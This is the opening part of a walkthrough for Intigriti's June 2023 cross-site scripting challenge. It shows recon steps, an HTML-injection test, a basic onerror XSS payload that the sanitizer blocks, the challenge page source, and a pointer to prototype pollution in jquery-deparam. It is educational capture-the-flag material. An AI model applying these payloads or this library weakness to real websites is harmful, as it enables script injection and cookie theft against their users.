
Intigriti June 2023 Challenge: XSS Challenge 0623 by 0xGodson_

In June ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new Cross Site Scripting challenge. The challenge itself was created by community member 0xGodson_.



Intigriti's June XSS challenge
By @0xGodson_

Find a way to execute arbitrary javascript on the challenge page and win Intigriti swag.

Rules:

- This challenge runs from the 19th of June until the 26th of June, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Tuesday, the 27th of June:
  - Three randomly drawn correct submissions
  - Three best write-ups
- Every winner gets a €50 swag voucher for our swag shop
- The winners will be announced on our Twitter profile.
- For every 100 likes, we'll add a tip to announcement tweet.
- Join our Discord to discuss the challenge!

Rules of the challenge

- Should work on the **latest version of Chrome**.
- Should execute alert (document.cookie).
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should **NOT** use another challenge on the intigriti.io domain.

Challenge


To simplify a victim needs to visit our crafted web URL for the challenge page and arbitrary JavaScript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.

The XSS (Cross Site Scripting) attack

Step 1: Recon

As always we try to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input.

The challenge started at following URL: https://challenge-0623.intigriti.io/




Test your payloads down below and on the challenge page here!


Let's pop that alert!

We can immediately see that we need to test our payloads on the embedded iframe. Click the link to go to the challenge page. (https://challenge-0623.intigriti.io/challenge/index.html)

We get a pretty simple page where we can insert our name.




First recon step is to try the normal functionalities of the application. So we can submit a dummy value “test” for example and submit it.



Welcome!

test 👋

A popup appears that welcomes us and reflects our input. This also reveals the “name” parameter in the address bar of the browser




Obvious next step is to try if we can reflect some HTML. <i>test</i> should if we have HTML injection reflect as *test (italic)*



<i>test</i>


That works fine and shows we have a bit of control with our input. HTML injection is not that useful as attack vector but a good first step.




Welcome!

test 👋


If we are very lucky we can immediately escalate our HTML injection to XSS with following payload for example: <img src=x onerror=alert()>




The image icon is shown but our alert() is not executed. Seems some sanitization is done somewhere preventing XSS attacks.



We can now take our recon a bit further and dive into the source code as we need to figure what is blocking is from executing that alert() popup. Right click the image icon and click “Inspect”




The source code shows our “onerror” was removed. This causes our XSS attack to fail. We will need to investigate the JavaScript source code more to see if we can find the reason.



```
<!DOCTYPE html>
<html lang="en">
 <head> … </head>
 <body> flex
   <div class="container mx-auto py-10"> … </div>
   <!-- Modal -->
   <div id="modal" class="modal" style="display: flex;"> flex
     <div class="modal-content">
       <h2 class="text-xl font-semibold mb-4">Welcome!</h2>
       <p id="modalContent" class="text-lg">
         <img src="x"> == $0
         " 👋"
       </p>
       <button onclick="closeModal()" class="mt-6 px-4 py-2 bg-blue-500 text-white font-semibold rounded-lg shadow hover:bg-blue-600">Close</button>
     </div>
   </div>
 </body>
</html>
```

We stay in the developer tools that are already open and click the Sources tab. This gets us to the page source code.


The first part of the code is immediately interesting. Development used 2 jquery dependencies. Which seem to be outdated.



```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="./static/tailwind.min.css" rel="stylesheet">
    <script src="./static/jquery-2.2.4.js"></script>
    <script src="./static/jquery-deparam.js"></script>
    <style>
        body {
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
            background: url("./static/pattern.svg") #E7E8F0;
            background-size: 200px;
            background-position: center center;
            color: #333;
            text-align: center;
            font-family: 'Poppins', sans-serif;
            margin: 0;
            padding: 20px 0 0;
        }

```

jquery-2.2.4.js => https://blog.jquery.com/2016/05/20/jquery-1-12-4-and-2-2-4-released/
This version was released in 2016.

jquery-deparam.js => this one if you participated in CTFs or Challenges before rings all alarm bells. Even some basic Googling will show interesting results.



Ongeveer 44.400 resultaten (0,34 seconden)

npmjs.com
https://www.npmjs.com › package · Vertaal deze pagina
jquery-deparam - npm
4 jan 2017 — Inverse of **jQuery's $.param** method to convert a querystring into a **javascript** object. Latest version: 0.5.3, last published: 6 years ago.

github.com
https://github.com › AceMetrix › j... · Vertaal deze pagina
AceMetrix/jquery-deparam: Convert $.param ... - GitHub
Convert $.**param**() serialized strings back into **JS** objects - GitHub - AceMetrix/**jquery-deparam**: Convert $.**param**() serialized strings back into **JS** objects.

yarnpkg.com
https://yarnpkg.com › package › j... · Vertaal deze pagina
jquery-deparam | Yarn - Package Manager
Inverse of **jQuery's $.param** method to convert a querystring into a **javascript** object ...
Deparam is the inverse of **jquery's $.param** method.

cdnjs.com
https://cdnjs.com › libraries › jquer... · Vertaal deze pagina
jquery-deparam - Libraries - cdnjs - The #1 free and open ...
Inverse of **jQuery's $.param** method to convert a querystring into a **javascript** object - Simple. Fast. Reliable. Content delivery at its finest. cdnjs is a ...


snyk.io
https://security.snyk.io › ... › npm · Vertaal deze pagina
Prototype Pollution in jquery-deparam | CVE-2021-20087 | Snyk
26 apr 2021 — **jquery-deparam** is an Inverse of **jQuery's $.param** method to convert a querystring into a **javascript** object. Affected versions of this package ...

https://security.snyk.io › npm › jq... · Vertaal deze pagina
jquery-deparam - Snyk Vulnerability Database
Results 1 - 8 of 8 — Learn more about known vulnerabilities in the **jquery-deparam** package. ... $.**param** method to convert a querystring into a **javascript** object.

stackoverflow.com

The jquery-deparam library will possibly get us Prototype Pollution. We need to keep this in mind.

We only checked the first part of the source code but we found already interesting things. The next part is the <style> which takes care of the page styling (CSS). This is less interesting so I skip that part.
The final part of the source code contains the actual JavaScript:



```
        }
    </style>
    <title>XSS</title>
    <script defer>
        document.cookie = 'Flag=flag{XSS};secure' // alert the document.cookie to win the game

        // recaptcha is still under development; soon it will be implemented on the live site
        if (document.domain === 'challenge-0623.intigriti.io') {
            window.recaptcha = false
        }
        if (document.domain === 'localhost') {
            window.recaptcha = true
        }
        window.name = null;
        window.params = $.deparam(location.search.slice(1))
        function handleSubmit() {
            const nameInput = document.getElementById('nameInput');
            const name = nameInput.value;
            const url = `?name=${encodeURIComponent(name)}`;
            window.location.href = url;
        }

        // Function to close the modal
        function closeModal() {
            const modal = document.getElementById('modal');
            modal.style.display = 'none';
        }

        window.addEventListener('DOMContentLoaded', () => {
            name = window.params.name;
            if (name && name !== 'undefined' && name !== undefined) {
                const modal = document.getElementById('modal');
                modal.style.display = 'flex';
                const modalContent = document.getElementById('modalContent');
                // recaptcha is still under development
                if (window.recaptcha) {
                    const script = document.createElement('script');
                    script.src = 'https://www.google.com/recaptcha/api.js';
                    script.async = true;
                    script.defer = true;

                    document.head.appendChild(script);
                }
                try {
                    modalContent.setHTML(name + " 👋", {sanitizer: new Sanitizer({})}); // no XSS
                } catch {
                    modalContent.textContent = name + " 👋"
                }


            }
        });
    </script>
</head>

<body>
    <div class="container mx-auto py-10">
        <h1 class="text-3xl font-semibold mb-4">Hey 👋</h1>
        <div class="input-container">
            <input id="nameInput" type="text" placeholder="Enter your name"
                class="px-4 py-2 border border-gray-300 rounded-lg focus:outline-none focus:border-blue-500">
            <button id="submitBtn" onclick="handleSubmit()"
                class="ml-4 px-4 py-2 bg-blue-500 text-white font-semibold rounded-lg shadow hover:bg-blue-600">Submit</button>
        </div>
    </div>

    <!-- Modal -->
    <div id="modal" class="modal">
        <div class="modal-content">
            <h2 class="text-xl font-semibold mb-4">Welcome!</h2>
            <p id="modalContent" class="text-lg">Heckur</p>
            <button onclick="closeModal()"
                class="mt-6 px-4 py-2 bg-blue-500 text-white font-semibold rounded-lg shadow hover:bg-blue-600">Close</button>
        </div>
    </div>
</body>
```

A cookie is being set.

Not yet fully implemented recaptcha. If the site is running from localhost the recaptcha is set to true

Part that reads the input from the "name" parameter or the input from the submit input field. The deparam is used here => Possible prototype pollution

Closes the popup that welcomes us after submit

This part starts if we insert a name and will create the popup to welcome us

If we got the recaptcha earlier to true it will be added into the HTML

The part that reflects our name. setHTML is used so our HTML injection worked because of this but we see a sanitizer which blocked our XSS. The catch is there in case of errors it will just add text to the welcome popup

Takeaways after recon:

- name parameter can be used in the URL
- Outdated jquery dependency used
- jquery deparam that seems vulnerable to prototype pollution
- Our input is checked by a sanitizer before being reflected.

Step 2: Prototype Pollution (jquery deparam)

Remark: Use Google Chrome to test as this does not work with FireFox

My JavaScript skills are to low to explain Prototype pollution in a good way but many resources already exist:

https://portswigger.net/daily-swig/prototype-pollution-the-dangerous-and-underrated-vulnerability-impacting-javascript-applications

https://learn.snyk.io/lessons/prototype-pollution/javascript/

